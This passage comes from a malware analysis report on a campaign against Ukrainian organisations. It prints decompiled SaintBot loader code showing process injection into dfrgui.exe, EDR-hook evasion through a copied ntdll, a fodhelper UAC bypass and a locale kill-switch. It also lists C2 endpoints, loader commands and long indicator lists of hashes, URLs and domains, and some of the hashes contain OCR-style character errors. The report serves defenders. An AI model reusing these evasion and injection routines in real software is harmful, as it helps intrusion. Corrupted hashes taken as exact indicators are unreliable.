


Figure 13. Anti-VM check.

The quickest way to bypass these checks is to simply set a breakpoint on the Invoke() function and modify any values within memory to make sure no matches are discovered by the sample.

Once all checks have been passed, the second stage of the loader will extract the SaintBot binary from its resources and decrypt it. From there, it begins loading in different API calls, including VirtualAllocEx, WriteProcessMemory, CreateProcessA and SetThreadContext. These calls are used to spawn MSBuild.exe in a suspended state before injecting the decrypted SaintBot binary into it, modifying the thread context to point to the malicious entry point and resuming the process.




Figure 14. Loading process injection API.

SaintBot Payload

SaintBot is a recently discovered malware loader, documented in April 2021 by [MalwareBytes](#). It contains capabilities to download further payloads as requested by threat actors, executing the payloads through several different means, such as injecting into a spawned process or loading into local memory. It can also update itself on disk – and remove any traces of its existence – as and when needed.

SHA-256: e8207e8c31a8613112223d126d4f12e7a5f8caf4acaaf40834302ce49f37cc9c

Upon execution within the MSBuild process, SaintBot will perform several anti-analysis checks, as well as a locale check. If any of these checks fail, a batch script named del.bat is dropped to the %APPDATA% folder and executed, removing any SaintBot payload-linked files from the system.

```

DefaultLocaleId = 0;
return NtQueryDefaultLocale(0, &DefaultLocaleId) >= 0
    && (DefaultLocaleId == 0x419           // Russian (Russia)
        || DefaultLocaleId == 0x422       // Ukrainian (Ukraine)
        || DefaultLocaleId == 0x423       // Belarusian (Belarus)
        || DefaultLocaleId == 0x42B       // Armenian (Armenia)
        || DefaultLocaleId == 0x43F       // Kazakh (Kazakhstan)
        || DefaultLocaleId == 0x818       // Romanian (Moldova)
        || DefaultLocaleId == 0x819);    // Russian (Moldova)

```

Figure 15. System locale checks.

If the checks are passed, the payload attempts to locate slideshow.mp4 from the %LOCALAPPDATA%\zz%USERNAME% path, where slideshow.mp4 is actually a copy of ntdll.dll. If the file is not found, SaintBot assumes it has not yet been installed on the system and therefore jumps to the installation procedure. This involves creating a directory in the %LOCALAPPDATA% folder, with the name set to zz%USERNAME%. Then, the local ntdll.dll binary is copied over to the newly created folder and renamed to slideshow.mp4. Along with that, a .vbs and .bat script are dropped, named %USERNAME%.vbs and %USERNAME%.bat. Once the installation routine is complete, the payload executes itself once again and exits.

```

CreateDirectoryW(saintBotDirectory, 0); // zz%USERNAME%
SetFileAttributesW(saintBotDirectory, 2u);
CopyFileW(localNTDLLPath, lpNewFileName, 0);
FileW = CreateFileW(saintBotVBS, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
v4 = CreateFileW(saintBotBAT, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
cbMultiByte = sub_1385D29(WideCharStr);
nNumberOfBytesToWrite = sub_1385D29(saintBotBATScript);
WideCharToMultiByte(0xFDE9u, 0, WideCharStr, -1, MultiByteStr, cbMultiByte, 0, 0);
WideCharToMultiByte(0xFDE9u, 0, saintBotBATScript, -1, v18, nNumberOfBytesToWrite, 0, 0);
WriteFile(FileW, MultiByteStr, cbMultiByte, (LPDWORD)&cbMultiByte, 0);
WriteFile(v4, v18, nNumberOfBytesToWrite, &nNumberOfBytesToWrite, 0);
CloseHandle(v4);
CloseHandle(FileW);
CopyFileW(ModuleFileName, copiedMSBuild, 0);
ShellExecuteW(0, Operation, copiedMSBuild, 0, 0, 0);
ProcessHeap = GetProcessHeap();
HeapFree(ProcessHeap, 0, ModuleFileName);
v11 = lpMem;
v6 = GetProcessHeap();
HeapFree(v6, 0, v11);
v12 = v25;
v7 = GetProcessHeap();
HeapFree(v7, 0, v12);
v13 = localAppData;
v8 = GetProcessHeap();
HeapFree(v8, 0, v13);

```

Figure 16. Setting up core SaintBot folders.

If slideshow.mp4 is discovered on the initial check, it is used to load in the core API provided by ntdll.dll. This is done to avoid any hooks placed on API calls within the original ntdll.dll by EDR/AV software.

```

handleToSlideShow = sub_138543C(v2);
NtOpenProcess = (NTSTATUS (__stdcall *))(HANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES, PCLIENT_ID))resolveAPI(
    (int)handleToSlideShow,
    &v8[56]);
NtAllocateVirtualMemory = (NTSTATUS (__stdcall *))(HANDLE, PVOID *, ULONG_PTR, PSIZE_T, ULONG, ULONG)resolveAPI((int)handleToSlideShow, &v8[90]);
NtWriteVirtualMemory = (NTSTATUS (__stdcall *))(HANDLE, PVOID, PVOID, SIZE_T, PSIZE_T)resolveAPI(
    (int)handleToSlideShow,
    &v8[114]);
NtAlertResumeThread = (NTSTATUS (__stdcall *))(HANDLE, PULONG)resolveAPI((int)handleToSlideShow, &v8[135]);
NtQueueApcThread = (NTSTATUS (__stdcall *))(HANDLE, PKNORMAL_ROUTINE, PVOID, PVOID, PVOID)resolveAPI(
    (int)handleToSlideShow,
    &v8[155]);
NtFreeVirtualMemory = (NTSTATUS (__stdcall *))(HANDLE, PVOID *, PSIZE_T, ULONG)resolveAPI(
    (int)handleToSlideShow,
    &v8[172]);
NtCreateKey = (NTSTATUS (__stdcall *))(HANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES, ULONG, PUNICODE_STRING, ULONG, PULONG)resolveAPI((int)handleToSlideShow,
NtOpenKey = (NTSTATUS (__stdcall *))(HANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES)resolveAPI(
    (int)handleToSlideShow,
    &v8[406]);
NtClose = (NTSTATUS (__stdcall *))(HANDLE)resolveAPI((int)handleToSlideShow, &v8[416]);
NtSetValueKey = (NTSTATUS (__stdcall *))(HANDLE, PUNICODE_STRING, ULONG, ULONG, PVOID, ULONG)resolveAPI(
    (int)handleToSlideShow,
    &v8[424]);
NtDeleteValueKey = (NTSTATUS (__stdcall *))(HANDLE, PUNICODE_STRING)resolveAPI((int)handleToSlideShow, &v8[553]);

```

Figure 17. Resolving API through slideshow.mp4.

At this point, the payload then checks to see if it is running under the process name dfrgui.exe, and if not, it will spawn dfrgui.exe from the %SYSTEM% directory. This spawned process is then injected into dfrgui.exe using NtQueueApcThread to resume the process, and the original MSBuild process terminates.

```

    if ( !v4 || NtWriteVirtualMemory(dfrguiProcessInformation.hProcess, v4, v7, RegionSize, 0) < 0 )
    {
LABEL_21:
        CloseHandle(dfrguiProcessInformation.hProcess);
        CloseHandle(dfrguiProcessInformation.hThread);
LABEL_22:
        v17 = lpMem;
        ProcessHeap = GetProcessHeap();
        HeapFree(ProcessHeap, 8u, v17);
        return v1;
    }
    v25 = 0;
    NtFreeVirtualMemory(ProcessHandle, &Buffer, &v25, 0x8000u);
    v14 = NtQueueApcThread(dfrguiProcessInformation.hThread, (PKNORMAL_ROUTINE)(a1 + v4 - (char *)v22), BaseAddress, 0, 0);
    NtAlertResumeThread(dfrguiProcessInformation.hThread, 0);
    if ( v14 >= 0 )
    {
        v1 = 1;
        goto LABEL_21;
    }
}

```

Figure 18. Injection into dfrgui.exe

If SaintBot is running inside dfrgui.exe, it will confirm whether or not it is running with administrator privileges. If not, it will attempt to bypass UAC using [fodhelper.exe](#).

```

v1 = sub_1385066();
v2 = returnFolderPaths(6); // CSIDL_SYSTEM
createNewString(File, 0x208u, (int)v2);
appendToString(File, 0x208u, (int)asc_13871C6);
appendToString(File, 0x208u, (int)aFodhelperExe); // fodhelper.exe
Key = wrapNtCreateKey((int)aSoftwareClasse_1); // \Software\Classes\ms-settings
NtClose(Key);
v4 = wrapNtCreateKey((int)aSoftwareClasse_2); // \Software\Classes\ms-settings\Shell
NtClose(v4);
v5 = wrapNtCreateKey((int)aSoftwareClasse_3); // \Software\Classes\ms-settings\Shell\Open
NtClose(v5);
v6 = wrapNtCreateKey((int)aSoftwareClasse_0);
RtlInitUnicodeString(&ValueName, SourceString); // DelegateExecute
RtlInitUnicodeString(&v11, &keyValue); // ""
NtSetValueKey(v6, &ValueName, 0, 1u, &keyValue, 0);
v7 = sub_1385D29(v1);
if ( NtSetValueKey(v6, &v11, 0, 1u, v1, 2 * v7) >= 0 )
{
    if ( Wow64DisableWow64FsRedirection )
        Wow64DisableWow64FsRedirection(&OldValue);
    ShellExecuteW(0, Operation, File, 0, 0, 1);
    if ( Wow64RevertWow64FsRedirection )
        Wow64RevertWow64FsRedirection(&OldValue);
    Sleep(0x2710u);
}
NtClose(v6);

```

Figure 19. Privilege escalation via fodhelper.exe

Persistence is then set up through the CurrentVersion\Run registry key, and communication finally begins with the C2 server. This sample has a total of three C2 servers embedded within it, all reaching out to the same /wp-adm/gate.php endpoint.

```

; DATA XREF: sub_1381AA3+33↑o
; loadAPI_3+47C↑o
text "UTF-16LE", 'smm2021.net',0
; DATA XREF: sub_1381AA3+3F↑o
; sub_1384631+71↑r ...
text "UTF-16LE", '/wp-adm/gate.php',0
align 8
; DATA XREF: sub_1381AA3+4C↑o
; loadAPI_3+487↑o
text "UTF-16LE", '8003659902.site',0
; DATA XREF: sub_1381AA3+58↑o
text "UTF-16LE", '/wp-adm/gate.php',0
align 10h
; DATA XREF: sub_1381AA3:loc_1381B02↑o
; loadAPI_3+492↑o
text "UTF-16LE", '8003659902.space',0
db '/',0
; DATA XREF: sub_1381AA3+6B↑o

text "UTF-16LE", 'wp-adm/gate.php',0

```

Figure 20. Hardcoded C2s.

This particular sample accepts six total commands from the C2 server:

Command	Purpose
de de:regsvr32	Execute an EXE or DLL (using regsvr32) via cmd.exe
de:LoadMemory	Spawn copy of dfrgui.exe and inject downloaded executable into process
de:LL	Download DLL and load into memory with LdrLoadDll()
update	Update SaintBot binary
uninstall	Uninstall SaintBot from machine

Table 3. SaintBot commands.

Conclusion

Unit 42 research discovered a threat group targeting an energy organization that is part of Ukraine's critical infrastructure. This attack is part of a year-long campaign of attacks that not only targeted Ukrainian government organizations, but also foreign nations' embassies in Ukraine. The threat group delivered a malicious payload called OutSteel that is capable of automatically exfiltrating various types of files, including documents, archives, database files and files containing email-related data. Based on the list of targeted organizations and the use of a file exfiltration tool, we believe this threat group's primary goal is to steal sensitive information for the purpose of situational awareness and leverage in dealing with Ukraine.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this campaign:

[Cortex XDR](#) protects endpoints from the SaintBot malware described in this blog.

[WildFire](#) cloud-based threat analysis service accurately identifies the malware described in this blog as malicious.

[Advanced URL Filtering](#) and [DNS Security](#) identify domains associated with this attack campaign as malicious.

Users of the [AutoFocus](#) contextual threat intelligence service can view malware associated with these attacks using the [SaintBot](#), [SaintBot Loader](#) and [OutSteel](#) tags.

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the [Cyber Threat Alliance](#).

Additional Resources

[A deep dive into SaintBot, a new downloader](#)

[Targeted Phishing Attack Against Ukrainian Government Expands to Georgia](#)

[Spearphishing Attack Uses COVID 21 Lure to Target Ukrainian Government](#)

[CERT-UA Post from July 13, 2021](#)

[CERT-UA Post from Feb. 2, 2022](#)

[Russia-Ukraine Crisis: How to Protect Against the Cyber Impact](#)

[Russia-Ukraine Crisis Briefings: How to Protect Against the Cyber Impact](#)

[Palo Alto Networks Resource Page: Protect Against the Cyber Impact of the Russia-Ukraine Crisis](#)

Indicators of Compromise

Delivery Hashes

07ed980373c344fd37d7bdf294636dff796523721c883d48bb518b2e98774f2c
0be1801a6c5ca473e2563b6b77e76167d88828e1347db4215b7a83e161dae67f
odb336cab2ca69d630d6b7676e5eab86252673b1197b34cf4e3351807229f12a
of13f5f9a53a78fc4f528e352cd94929ae802873374ffb9ac6a16652bd9ea4c5
101d9f3a9e4a8doc8d80bcd40082e10ab71a7d45a04ab443ef8761dfad246ca5
1092d367692045995fab78ba1b9b236d5b99d817dd09cba69fd3834e45bd3ddf
10d21d4bf93e78a059a32b0210bd7891e349aabe88d0184d162c104b1e8bee2e
14bde11c50a2df2401831fea50760dd6cf9a492a3a98753ab3b1c6ce4d079196
157b05db61aaf171823c7897a2f931d96a62083a3ad6014cb41c6b42694a0c2f
172f12c692611e928e4ea42b883b90147888b54a8fb858fc97140b82eef409f3
275388ffad3a1046087068a296a6060ed372d5d4ef6cf174f55c3b4ec7e8a0e8
276ac9b9fe682d76382ec6e5bc3d1d045ce937438f92949c23453468eb62a143
2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d
2c879f5d97f126820f1fbf575df7e681c90f027062b6bcb3451bb09607c922da
2ec710d38a0919f9f472b220cfe8d554a30d24bfa4bdd90b96105cee842cf40d
33a4655fd61e471d8956bc7681ee56a9926da91df3583b79e80cb26a14e45548
35180c81ebcefb32c2442c683cab6fd299af797a0493d38589d5c5d1d6b5313
354868cd615a0377e0028bcaee422c29f6b6088b83a0b37a32e00cce5dba43f9
434d39bfbce378ed62a02aa40acc6507aa00b2a3cbobf356c0b23cc9eebcd77
461eeadbe118b5ad64a62f2991a8bd66bdcd3dd1808cd7070871e7cc02effad7
4fcfe7718ea860ab5c6d19b27811f81683576e7bb60da3db85b4658230414b70
52173598ca2f4a023ec193261b0f65f57d9be3cb448cd6e2fcc0c8f3f15eaaf7
5227adda2d80fb9b66110eeb26d57e69bbb7bd681aecc3b1e882dc15e06be17
5cda471f91413a31d3bc0e05176c4eb9180dfcac3695b83edd6a5d4b544fe3f1
5d8c5bb9858fb51271d344eac586cff3f440c074254f165c23dd87b985b2110b
5d9c7192cae28f4b6cco463efe8f4361e449f87c2ad5e74a6192aoad96525417
5dabf2e0fcc2366d512eda2a37d73f4d6c381aa5cb8e35e9ce7f53dae1065e4a
63d7b35ca907673634ea66e73d6a38486b0b043f3d511ec2d2209597c7898ae8
64057982a5874a9ccdb1b53fc15dd40f298eda2eb38324ac676329f5c81b64e0
677500881c64f4789025f46f3d0e853c00f2f41216eb2f2aaa1a6c59884b04cc
68313c90ca8eb0d5fc5e63e2b0f7a5f4d1fe15f825fe8ca0b4b3e922a253caa7
84e651b2d55a75ec59b861b11a8f87cb155ed81604081c95dd11b8aec5b31b1
882597c251905f9be31352ba034835764124c9a9e25ef1ba0150e5998c621f07
891f526fea4d9490a8899ce895ce86af102a09a50b40507645feecf2ab5bef5
8bb427b4f80fe1ede3e3ed452d9foa4ce202b77cda4ad2d54968ab43578e9fa9
8c8ef518239308216d06b4bf9b2771dbb70759cb1c9e6327a1cd045444f2b69a
90ce65bob91df898de16aa652d7603566748ac32857972f7d568925821764e17

92af444e0e9e4e49deda3b7e5724aaecbb7baf888b6399ec15032df31978f4cf
96f815abb422bb75117e867384306a3f1b3625e48b81c44ebfo32953deb2b3ff
9803e65afa5b8eefob6f7ced42ebd15f979889b791b8eadfc98e7f102853451a
a16e466bed46fcf9coa771ca0e41bc42a1ac13e66717354e4824f61d1695dbb1
a356be890d2f48789b46cd1d393a838be1obdea79f12a10b1adfd78178343c5
a6of4a353ea89adc8def453c8a1e65ea2ecc46c64dod9ea375ca4e85e1c428fd
b7c6b82a8074737fb35adccdd63abeca71573fe759bd6937cd36af5658af864
b89a71c9dbc9492ecb9debb38987ab25a9fid9c41c6fbc33e67cac055c2664bc
c9761f30956f5ba1ac9abc8b000eae8686158d05238d9e156f42dd5c17520296
d99f998207c38fe3ab98b0840707227af4d96c1980a5c2f8f9ac7062fab0596d
dfe11b83da7c4dco2ff7675d086ff7dd97fec71c62cc96f1a391f574bec6b4f
e39a12f34bb8a7a5a03fd23f351846088692e1248a3952e488102d3aea577644
fod99b7056dac946af19b50e27855b89f00550d3d8dc420a28731814a039d052
f69125eafdd54e1aae10707e0d95b0526e80b3b224f2b64f5f6d65485ca9e886
f6ae1d54de68b48ba8bd5262233edaec6669c18f05f986764cf9873ce3247166
fbe13003a4e39a5dea3648ee906ea7b86ed121fd3136f15678cf1597d216c58a

Payload Hashes

005d2d373e7ba5ee42010870b9f9bf829213a42b2dd3c4f3f4405c8b904641f2
0222f6bdfd21c4165obcb056f618ee9e4724e722b3abcd8731b92a99167c6f8d
0c644fedcb4298b705d24f2dee45dda0ae5dd6322d1607e342bcf1d42b59436c
0e1e2f87699a24d1d7b0d984c3622971028aocafaf665c791c70215f76c7c8fe
0f7a8611deea696b2b36e44ea652c8979e296b623e841796a4ea4b6916b39e7c
0fc7154ebd80ea5d81d82e3a4920cb2699a8dd7c31100ca8eco693a7bd4af8b7
137fc4df5f5cad2c88460314e13878264cc90d25f26b105bb057f6bfdca4cbf2
17c3cf5742d2a0995afb4dd2a2d711abe5de346abde49cf4cf5b82c14e0a155f
187e0a02620b7775c2a8f88d5b27e80b5d419ad156afc50ef217a95547dofeaa
18f24841651461bd84a5eaco8be9bce9eab54b133boe837d5298dac44e199d5f
1a1fe7b6455153152037668d47c7c42a068b334b91949739ed93256d5e3fbd89
1e6596320a3fa48d8c13609a66e639b35fb1e9caae378552956aa9659809162b
2762cbc81056348f2816de01e93d43398ba65354252c97928a56031e32ec776f
27868ae50b849506121c36b00d92afe3115ce2f041cc28476db8dfcocc1d6908
2bef4a398a88749828afac59b773ae8b31c8e4e5b499aad516dd39ada1a11eca
2d9d61ce6c01329808db1ca466c1c5fbf405e4e869ed04c59foe45d7ad12f25b
3075a467e89643d1f37e9413a2b38328fbec4dd1717ae57128fd1da2fe39819
320d091b3f8de8688ce3b45cdda64a451ea6c22da1fcea60fe31101eb6f0f6c2
37be3d8810959e63d5b6535164e51f16ccea9ca11d7dab7c1dfaa335affe6e3d
39e8455d21447e32141dc064eb7504c6925f823bf6d9c8ce004d44cb8facc80b
3d7a05e7ba9b3dd84017acab9aab59b459db6c50e9224ec1827cbfoa2aee47db
3f7b0d15f4cbe63e57fb06b57575bf6dd9eb777c737b0886250166768169fc6c
4715a5009de403edd2dd480cf5c78531ee937381f2e69e0fb265b2e9f81f15c4
494122ff204f3dedaa8f0027f9f98971b32c50acbcce4efa8de0498efa148365
4c8a433ed99cc4b6994b2e1df59eb171f326373ba100a3653eb37e8a8ee2e6f2
4d59a7739f15c17f144587762447d5abb81c01f16224a3f7ce5897d1b6f7ee77
4ee84419fb9267081480954f1be176095a45fe299078dfa95f980e513b46a020
4fdc37f59801976606849882095992efecce0931ece77d74015113123643796e
506c90747976c4cc3296a4a8b85f388ab97b6c1cfae11096f95977641b8f8b6f
56731c777896837782beff4432330486a941e4f3af44b4d24be7c62c16e96256
5fc108db5114be4174cb9365f86a17e25164a05cc1e90ef9ee29ab30abed3a13
619393d5cafo8cf12e3e447e71b139a064978216122e40f769ac8838a7edfca4
61f5e96ec124fefoc11d8152ee7c6441da0ea954534ace3f5f5ec631dd4f1196
6a698edb366f25f156e4b481639903d816c5f5525668f65e2c097ef682afc269
6ee2fd3994acd9b9a1b1680ccd3ac4b7dcb077b30b44c867725220a03dccb79
700b05fede8afe3573b6fec81452d4b09c29adb003cdacb762c8b53d84709901
707971879e65cbd7ofd371ae76767d3a7bfff028b56204ca64f27e93609c8c473

71e9cc55f159f2cecc96de4f15b3c94c2b076f97d5d8cecb60b8857e7a8113a35
7419f0798c70888e7197f69ed1091620b2c6fbefead086b5faf23badfo474044
750c447d6e3c7d74ccab736a0082ef437b1cd2000d761d3aff2b73227457b29c
75f728fa692347e096386acd19a5da9b02dca372b66918be7171c522d9c6b42d
7963f8606e4coe7502a813969a04e1266e7cd20708bef19c338e8933c1b85eda
7b3d377ca2f6f9ea48265a80355fe6dc622a9b4b43855a9ddec7eb5e4666a1d4
7d7d9a9df8b8ffdoaac652a3d41b9a5352efb19424e42942aaf26196c9698019
7e1355e51eb9c38e006368de1ae80b268ffab6918237696474f5080e2e3d8a9c8
7eb1dc1719f0918828cc8349ee56ca5e6bbde7cada3bc67a11d7ff7f420c7871
7ee8cfdede9e4c718af6783ddd8341d63c4919851ba6418b599b2f3c2ac8d70a32
82d2779e90cbc9078aa70d7dc6957ffod6d06c127701c820971c9c572ba3058e
89da9a4a5c26b7818e5660b33941b45c8838fa7cfa15685adfe83ff84463799a
8ab3879ed4b1601febode11637c9c4d1baeb5266f399d822f565299e5c1cdoc4
9528a97d8d73bodbed2ac496991foa2eccc5a857d22e994d227ae7c3bef7296f
975f9ce0769a079e99f06870122e9c4d394dfd51a6020818feef9ccdb8b0614
9917c962b7e0a36592c4740d193adbd31bc1eae748d2b441e77817d648487cff
9a72e56acofibadd3ca761b53e9998a7e0525f2055dbec01d867f62bdb30418e
9cf4b83688dd5035623182d6a895c61e1e71ea02dc3e474111810f6641df1d69
9d7c3463d4a4f4390313c214c7a79042b4525ae639e151b5ec8a560bodd5bd0a
9ec80626504ca869f5e731aef720e44693633aaf6ab32bae03code3c2299f34
9ee1a587acadb45481aebd5778a6c293fe94f70fe89b4961098eb7ba32624a8
9ef2d114c329c169e7b62f89a02d3f7395cb487fcd6cff4e7cac1eb198407ba6
9fb629ea0dc72ac8db680855984d51b28c1195e48abff2e68b0228f49d5b0f
a61725f3b57fd45487688ado6f152dodb139a6cb29f3515ea9offe15cb7e9a7a
a9a89bb76c6f06277b729bc2de5e1aaef05fcd09675edbc0895c7591c35f17eb
afdco10fc134bob4a8b8788d084c6bocff9ea255d84032571e038f1a29b56doa
bo2c420e6f8a977cd254cd69281a7e8ce8026bda3fc594e1fc550c3b5e41565d
bobobc50456a989114468733428ca9ef8096b18bce256634811ddf81f2119274
bob4550ba09080e02c8a15cec8b5aea9fbb193ccc1d92c793bdede78a70cec6
b1af67bcfaa99c369960580f86e7c1a42fc473dd85a0a4d3b1c989a6bc138a42
b2f5edefoe599005e205443b20f6ffd9804681b260eec52fa2f7533622f46a6c
b6e34665ddodo45c2c79bf3148f34daob877514a6b083b7c8c7e2577362463b3
b72188ba545ad865eb34954afbbdf2c9e8ebc465a87c5122cebb711f41005939
b83c41763b5e861e15614d3d6ab8573c7948bf176143ee4142516e9b8bcb4423
b8ce958f56087c6cd55fa2131a1cd3256063e7c73adf36af313054b0f17b7b43
bd83e801b836906bab4854351b4d600e0a435736524a504b9839b5f7bdf97cc
c222122fe3e1206ba2363c17fb37ae2f8e271840e17b3bb9ba5359f2793f9574
c33a905e513005cee9071ed10933b8e6a11be2335755660e3f7b2adf554f704a
c532d19652ea6d4e0ebb509766de1ec594dd80152f92f7ef6b80ad29d2aa8cf4
c6c47d3d7e56213fodoced379c64e166ed5a86308ea96856163a4e0155b1fc6e
cb4a93864a19fc14c1e5221912f8e7f409b5b8d835f1b3acc3712b80e4a909f1
cb6c05b2e9d8e3c384b7eabacde32fc3ac2f9663c63b9908e876712582bf2293
cce564eb25a80549d746c180832dob3d45dcd4419d9454470bfd7517868doe10
cd93f6df63187e3ac31ea56339f9b859b0f4fbc3e73e1c07192cef4c9a6f8b08
d4d4aa7d621379645d28f3a16b3ba41b971216869f5448ea5c1fc2e78cfecb26
d6e2a79bc87d48819fab332dd3539f572605bb6091d34ae7d25ae0934b606b5
db8975fd6c0a7d3790eb73ab8e95b6dbf6c9d65ad5c6a6d3c862d0284f87c34
df3b1ad5445d628c24c1308aa6cb476bd9a06f0095a2b285927964339866b2c3
dfc24fa837b6cd3210e7ea0802db3dcf7bb1f85bff2c1b4bda4c3c599821bf8c
eoc46e23bd1b5b96123eoc64914484bbfae7a7ad13cbd45184035d4cof8a10a2
e8207e8c31a8613112223d126d4f12e7a5f8caf4acaaf40834302ce49f37cc9c
e9a858127f5f6e5e0e94ed65a2bf9ed228f87bc99d9b12113e27dcc84be3909
ebbf30e06de3a25f76cf43c72c521d14a27053e4d9be566b41f50c41bea3a7a9
ec3coafccfef1f753a408c859d98bbba4841e87f7fia48573270cod82252b03
ec62c984941954foeb4f3e8baee455410a9dc0deb222360d376e28981c53b1a0
ec8868287e3fof851ff7a2boe7352055b591a2b2cb1c2a76c53885dee66562dc

f24ee966ef2dd31204b900b5c7eb7e367bc18ff92a13422d800c25dbb1de1e99
f2bdde99f9f6db249f4f0cb1fb8208198ac5bf55976a94f6a1cebfbd6c30551
f4a56c86e2903d509ede20609182fbc001b3a3ca05f8c23c597189935d4f71b8
f58c41d83c0f1c1e8c1c3bd99ab6deabb14a763b54a3c5f1e821210c0536c3ff
fa1bc7d6f03a49af5of7153814a078a32f24f353c9cb2b8e3f329888f2b37a6e
fad2e8293cf38eec695b1b5c012e187999bd94fbcad91d8f110605a9709c31b3
ff07325f5454c46e883fefe7106829f75c27e3aaf312eb3ab50525faba51c23c
ffad5217eb782aced4ab2c746b49891b496e1b90331ca24186f8349a5fa71a28

Related URLs

1000018[.]xyz/soft-2/280421-z1z.exe
1000018[.]xyz/soft/220421.exe
1000020[.]xyz/soft/230421.exe
1221[.]site/15858415841/0407.exe
1221[.]site/1806.exe
15052021[.]space/2405.exe
150520212[.]space/0404.exe
185.244.41[.]109:8080/upld/
1924[.]site/soft/09042021.exe
194.147.142[.]232:8080/upld/
194.147.142[.]232:8080/upld/
2215[.]site/240721-1.msi
31.42.185[.]163:8080/upld/
32689657[.]xyz/putty5482.exe
32689658[.]xyz/putty5410.exe
45.146.164[.]37:8080/upld/
45.146.165[.]91:8080/upld/
68468438438[.]xyz/soft/win230321.exe
8003659902[.]space/wp-adm/gate.php
baidenoo[.]ru/def.bat
baidenoo[.]ru/win21st.txt
baidenoo[.]ru/wininst.exe
bit[.]ly/36fee98
bit[.]ly/3qpy7Co
cdn.discordapp[.]com/attachments/853604584806285335/854020189522755604/1406.exe
cdn.discordapp[.]com/attachments/908281957039869965/908282786216017990/AdobeAcrobatUpdate.msi
cdn.discordapp[.]com/attachments/908281957039869965/908310733488525382/AdobeAcrobatUpdate.exe
cdn.discordapp[.]com/attachments/908281957039869965/911202801416282172/AdobeAcrobatReaderUpdate.exe
cdn.discordapp[.]com/attachments/908281957039869965/911383724971683862/21279102.exe
cdn.discordapp[.]com/attachments/932413459872747544/932976938195238952/loader.exe
cdn.discordapp[.]com/attachments/932413459872747544/93829197735266344/putty.exe
eumr[.]site/load4849kd30.exe
eumr[.]site/load74h74830.exe
eumr[.]site/up74987340.exe
main21[.]xyz/adm2021/gate.php
mohge[.]xyz/install.exe
name1d[.]site/123/index.exe
name1d[.]site/defo2.bat
name4050[.]com:8080/upld/9C9C2F98
orpod[.]ru/def.exe
orpod[.]ru/putty.exe
smm2021[.]net/load2022.exe
smm2021[.]net/upload/antidef.bat
smm2021[.]net/upload/Nvlaq.jpeg
smm2021[.]net/wp-adm/gate.php

stun[.]site/42348728347829.exe
update-0019992[.]ru/testep1/gate.php
update0019992[.]ru/exe/update-22.exe
update0019992[.]ru/gate.php
update3d[.]xyz/
webleads[.]pro/public/readerdc_ua_install.exe
www.baiden00[.]ru/win21st.txt
www.update0019992[.]ru/exe/update-22.exe
cdn.discordapp[.]com/attachments/908281957039869965/908310733488525382/AdobeAcrobatUpdate.exe
cutt[.]ly/1bR6rsQ
mohge[.]xyz/install.exe
mohge[.]xyz/install.txt
stun[.]site/zepok101.exe
superiortermpapers[.]org/public/WindowsDefender-UA.exe

Domains

000000027[.]xyz
001000100[.]xyz=
1000018[.]xyz
1000020[.]xyz
1020[.]site
1221[.]site
15052021[.]space
150520212[.]space
1833[.]site
